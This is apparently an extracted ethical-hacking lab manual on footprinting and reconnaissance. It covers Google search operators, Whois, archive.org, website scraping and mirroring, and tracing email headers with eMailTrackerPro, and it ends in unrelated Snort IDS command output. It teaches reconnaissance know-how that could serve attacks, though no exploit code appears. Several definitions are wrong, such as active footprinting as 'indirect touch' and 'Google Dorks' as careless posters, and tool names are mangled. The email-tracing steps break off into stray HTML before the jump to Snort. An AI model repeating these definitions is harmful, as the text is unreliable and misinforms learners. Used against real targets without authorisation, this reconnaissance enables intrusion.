

# ETHICAL HACKING LAB



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# **Module-I**

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## **FOOT PRINTING AND RECONNAISSANCE**

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### **1.0 OBJECTIVE**

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After going through this module, you will be able to:

- Know the hacking of Footprinting and Reconnaissance.
- Study and understand how to gather and review information related using different foot printing techniques
- Study and understand website information like archived website and extract contents of a website.
- Study and understand trace out email.
- Study and understand to fetch DNS information.

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### **1.1 INTRODUCTION OF FOOTPRINTING AND RECONNAISSANCE**

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Foot printing (sometimes it's also called Reconnaissance). It means gathering information about a target system that can be executed cyber-

attack. For this method hackers might use different methods or different tools.

This is simple method for hackers to know the information about the system and devices or network.

### Types of Footprints

- a) **Active Footprinting:** It means performing footprinting by getting indirect touch with target machine.
- b) **Passive Footprinting:** It means collecting information about a system located at remote distance from the attacker.

These are information gathered from footprinting

- Operating System from target machine
- IP address
- Firewall
- Network Map
- Security configurations of the target machine
- Email ID
- Password
- Server Configuration
- URL's (Uniform Resource Locator)
- VPN (Virtual Private Network)

From different resources we do footprinting

- Search Engine
- Website
- Social Engineering
- DNS
- Email Tracking
- social media

### Advantages of Footprinting

- 1) It allows hackers to gather the basic security configurations of target machine.
- 2) It is best method of vulnerabilities.

- 3) By using this hacker identify as to which attacker is handier to hack the target system.

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## 1.2 PERFORMING FOOTPRINTING USING GOOGLE HACKING:

To gather the information hackers may use search engines like Google. Google may be used to know the information of target system. If hackers know how to use search engines or google then hackers collect more information like company details, company policies, careers etc. This is passive information gathering method it includes name, personal details, geographical location, login pages, internet portal information and sometime target system operating system, internet protocol (IP) address of that system, Netblock information, web technologies used, different web application used by that system all this information gathered through search engine.

For example, we must search or gather information from search engine footprinting using google hacking.




It displays the information, videos, images related our search.

A screenshot of a Google search results page. The search bar at the top contains the query "footprinting using google hacking". Below the search bar, there are several navigation links: All, Videos, Images, News, Shopping, More, and Tools. A message indicates "About 17,50,000 results (0.45 seconds)". The first result is a link to "2.2.2 Footprinting Using Advanced Google Hacking Techniques" from "kitflash.gitbooks.io". Below the search results, there is a "People also ask" section with four expandable questions: "Can Google be used for footprinting?", "What is footprint in hacking?", "How is advanced Google search used in footprinting?", and "Is footprinting legal?". Underneath this, there is a "Videos" section with two video thumbnails. The first video is titled "How to do Footprinting! using Advance Google Hacking ..." and was uploaded by "YouTube - WsCube Tech" on "26-Jun-2021". The second video is titled "Footprinting using Advanced Google Hacking Techniques ..." and was uploaded by "YouTube - Rubik's Hacker" on "08-Mar-2021".

When click on next page we get more information



Related searches :



Different operators are used to find information with Google. There are several server operators are present like

- **cache:** It Displays the cache of domain.
- **filetype:** It displays the types of files of target system or domains used file type like PHP, PDF, TXT.
- **inurl:** Matches the text which is URL
- **intitle:** This allows user to search the pages with the text with html page title.
- **allintext:** It requires a page to match all of the given text.
- **allinurl:** Returns all the matching criteria

For example, we can use these operators to find any devices which is connected to the internet like web camera. From Google you can gain very sensitive information. A term exists for the people who does not know the disadvantages of post the information they are called “Google Dorks”

Google Dorking is the technique used by hackers to find the information exposed accidentally to the internet.

## 1.3 WEBSITE INFORMATION

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Website footprinting is the technique which is used to extract the details related to website. When we are browsing any website or any target website, we may provide this information

- Whose website (name, contact number, emails etc)
- Which software used? Version of that software.
- Operating system details
- Domains details
- Sub-domain details.
- Scripting platform
- File name and file path

When hacker wants to get details information about any website, it may be

- 1) Achieved the description of website
- 2) Content Management system and framework
- 3) Web Crawling
- 4) Script and platform of website and web server
- 5) Extract metadata and contact details from website.
- 6) Website and web page monitoring and analyzer


**Whois** is the tool which is used to renowned internet record listing to identify the who owns a domain or who registered that domain and contact details.

### 1.3.1 Information about an archived website

When hacker or any user wants to archived website or history of website, they can use [www.archive.org](http://www.archive.org)

Archive.org is the online tool which allows us to archived version of website. It is referring to the older version of the website which is existed a time before and changed one. Archive.org is the website that collect all snapshots of all the websites of all the regular interval of the time.

**Step 1:** Type [www.archive.org](http://www.archive.org) in Google



## Step2: Click on Internet Archive

Showing results for [www.archive.org](http://www.archive.org)  
Search instead for [www.archive.org](http://www.archive.org).

<https://archive.org> :

**Internet Archive: Digital Library of Free & Borrowable Books ...**  
Internet Archive is a non-profit library of millions of free books, movies, software, music, websites, and more. · Archive News · Top Collections at the Archive.

**eBooks and Texts**  
eBooks and Texts - Internet Archive Books - Bharat Ek Khoj

**Books**  
Books - Playboy : 50 years - Lolita : Vladimir Nabokov - ...

**Movies**  
Feature Films - Comedy Films - Movies - Short Format Films - ...

**Wayback Machine**  
Explore more than 687 billion web pages saved over time ...

## Step 3: You can enter Domain name in the search box.

INTERNET ARCHIVE

ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE

SIGN UP | LOG IN

Search the history of over 687 billion web pages on the Internet.

Wayback Machine

Enter URL or keywords

**Internet Archive** is a non-profit library of millions of free books, movies, software, music, websites, and more.

Archive News

Music Library Association Opens Publications at Internet Archive  
Knowledge Rights 21 Calls for Action on Library Rights  
Recent Report from IFLA: How well did copyright laws serve libraries during COVID-19?

687B 35M 8M 14M 24M 649K 4.3M 237K 13M

Search GO

More posts

**Step 4:** Suppose we want to check for Wikipedia, so we entered the search box.


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[Calendar](#) · [Collections](#) · [Changes](#) · [Summary](#) · [Site Map](#) · [URLs](#)

Saved 51,948 times between March 31, 2001 and May 25, 2022.


**Step 5:** For how the website was looking and are the pages are present on that website with different dates.



### 1.3.2 To extract contents of a website:

Web Data Extractor pro is web scraping tool designed for mass gathering different data types. With the help of web data extractor, you can custom extraction structured data.

Start with the new project then type in URL then click on meta tag.



The entire website can be mirrored using tool like HTT tacker to collect information at own phase.

## 1.4 TO TRACE ANY RECEIVED EMAIL

Email footprinting is used for collecting information from emails by monitoring the email delivery and checking with headers. Where email headers give information about the mail server's, original mail sender email id It gives architecture of target network.

We can gain information from email footprinting

- IP address of recipient
- Email delivery information
- Geolocation of recipient
- Visited links
- OS Information
- Browser information
- Reading Time

Email headers include information like

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- Email address of sender
- IP address of sender
- Mail Server Information
- Send and delivery stamp
- Unique number of messages

Different tools are used for email footprinting

- 1) Email tracker pro
- 2) What is my IP address
- 3) <https://politemail.com/>

### **Email tracker pro:**



Whenever we have to install email tracker pro, we need to install two key's components

- 1) Java version 6 or above
- 2) Microsoft .net framework 4.0 must installed

**Step1:** Type in google email Tracker pro download. Then click button to download emailtrackerPro.


The screenshot shows the eMailTrackerPro website on Visualware.com. At the top, there is a navigation bar with links for EMT Home, Buy, Download, Compare, Support, and Screenshots. To the right of the navigation bar are social media icons for Facebook (Like 4.2K) and Twitter (Follow). Below the navigation bar, there is a large Windows logo. In the center, there is a prominent 'Download' button. Below the download button, there is a table of product details:

<b>Current Version:</b>	Version build 4058
<b>Download Size:</b>	4.6Mb
<b>Download Type:</b>	Executable
<b>Compatibility:</b>	Windows XP thru Windows 7 (currently testing Windows 8)
<b>Requirements:</b>	Java version 1.6 or above Internet Connection 512Mb memory (rec. 1Gb) 120Mb disk space (rec. 300Mb) 1Ghz processor (rec. 2Ghz)
<b>Alternate Download Links</b>	
<b>Visualware:</b>	<a href="#">Download zip/4.4Mb</a>


**Step2:** Click on next button**Step4:** Choose the components.



**Step5:** By clicking on finish button, finish the installation.

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**Step 6:** After the completion of installation add your email address by clicking on sign up button.



**Step 7:** Fill this information.

**Step 8:** Now open any email that you want to trace and click on three dots and select show original message and copy the message in clipboard.

#### Original Message

Message ID	<1d4b01d2-2f36-4d94-a0bb-e0c99efb611d@timesjobs.com>
Created at:	Fri, May 27, 2022 at 12:21 PM (Delivered after 12 seconds)
From:	TimesJobs Research <mail@timesjobs.com>
To:	kavitchouk@gmail.com
Subject:	Hi Joshi, OnePlus opens new office in Bengaluru, see pics here
SPF:	PASS with IP 219.65.84.186 <a href="#">Learn more</a>
DKIM:	'PASS' with domain timesjobs.com <a href="#">Learn more</a>
DMARC:	'PASS' <a href="#">Learn more</a>

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**Step 9:** Now click on trace header button its display below window.

The screenshot shows a web-based application window titled "eMailTrackerPro by Visualware". At the top, there's a navigation bar with links for "Configure", "Help", and "About". Below the title, there's a section labeled "I Want To:" with two radio buttons. The first radio button, "Trace an email I have received", is selected and has a description below it: "A received email message often contains information that can locate the computer where the message was composed, the company name and sender's ISP ([more info](#))". The second radio button, "Look up network responsible for an email address", is not selected. Below this section, there's another labeled "Enter Details" with a note: "To proceed, paste the email headers in the box below ([how do I find the headers?](#))". It also includes a note for Microsoft Outlook users. A text input field is provided for "Email headers", which is currently empty. At the bottom right of the dialog are "Trace" and "Cancel" buttons.

**Step 10:** Now paste original message in the email headers section.

The screenshot shows the eMailTrackerPro Trial interface. In the 'I Want To:' section, the 'Trace an email I have received' option is selected. Below it, there is a note about tracking email headers and a note about using Microsoft Outlook. The 'Enter Details' section contains a text area with the following HTML code:

```
</tr>
</tbody>
</table>
</div>
</body>


```

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To see a list of interfaces run the following command:

>snort -W

```

Administrator: Command Prompt
c:\Snort\bin>snort -W
,,-> Snort! <*-
o"-~ Version 2.9.18.1-WIN64 GRE (Build 1005)
`... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2021 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Index Physical Address IP Address Device Name Description
---- -----
1 00:00:00:00:00:00 disabled \Device\NPF_{5684B9F3-6233-4413-A8DE-E841031FE334} WAN Min
iport (Network Monitor)
2 00:00:00:00:00:00 disabled \Device\NPF_{F5F44661-92F7-4345-92ED-B549796955A5} WAN Min
iport (IPv6)
3 00:00:00:00:00:00 disabled \Device\NPF_{5DF49BCC-9C98-48CA-B0CC-33ED46105F28} WAN Min
iport (IP)
4 94:08:53:A4:09:6F 0000:0000:fe80:0000:0000:95bb:d9f1 \Device\NPF_{35DA28D3-820A-44EF-9D72-9C
11B14FF83B} Qualcomm Atheros QCA9377 Wireless Network Adapter
5 A6:08:53:A4:09:6F 0000:0000:fe80:0000:0000:6c2f:02de \Device\NPF_{844CD3B4-6B11-48DC-8B9B-0B
37CCB37B95} Microsoft Wi-Fi Direct Virtual Adapter #4
6 96:08:53:A4:09:6F 0000:0000:fe80:0000:0000:9ca3:cebe \Device\NPF_{0E01FB7A-18CD-4E9A-A4C7-45
213FD577AC} Microsoft Wi-Fi Direct Virtual Adapter #3
7 00:00:00:00:00:00 disabled \Device\NPF_Loopback Adapter for loopback traffic capture
8 00:FF:58:A9:95:88 0000:0000:fe80:0000:0000:00a8:376d \Device\NPF_{58A99588-00E1-4E00-97C5-0A
0BB5ABB82D} TAP-Windows Adapter V9

```

On command prompt execute the following command:

```

Command Prompt - snort.exe
      === Initializing Snort ===
Initializing output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{5684B9F3-6233-4413-A8DE-E841031FE334}".
Decoding Ethernet
      === Initialization Complete ===
,,-> Snort! <*-
o"-~ Version 2.9.18.1-WIN64 GRE (Build 1005)
`... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2021 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Commencing packet processing (pid=19208)

```

>Snort.exe

Once you press enter after writing the command you will start receiving packet information as shown below:-

To end capturing the packet details press **ctrl +c**.

The following command will invoke the Helps.

```
c:\Smart\bin>snort -v -I 12
c:\Smart\bin>snort --help
snort option '--h' is ambiguous

'-->' ~      -> Snort! <=*
Version 2.9.18.1-WIN64 GRE (Build 1005)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
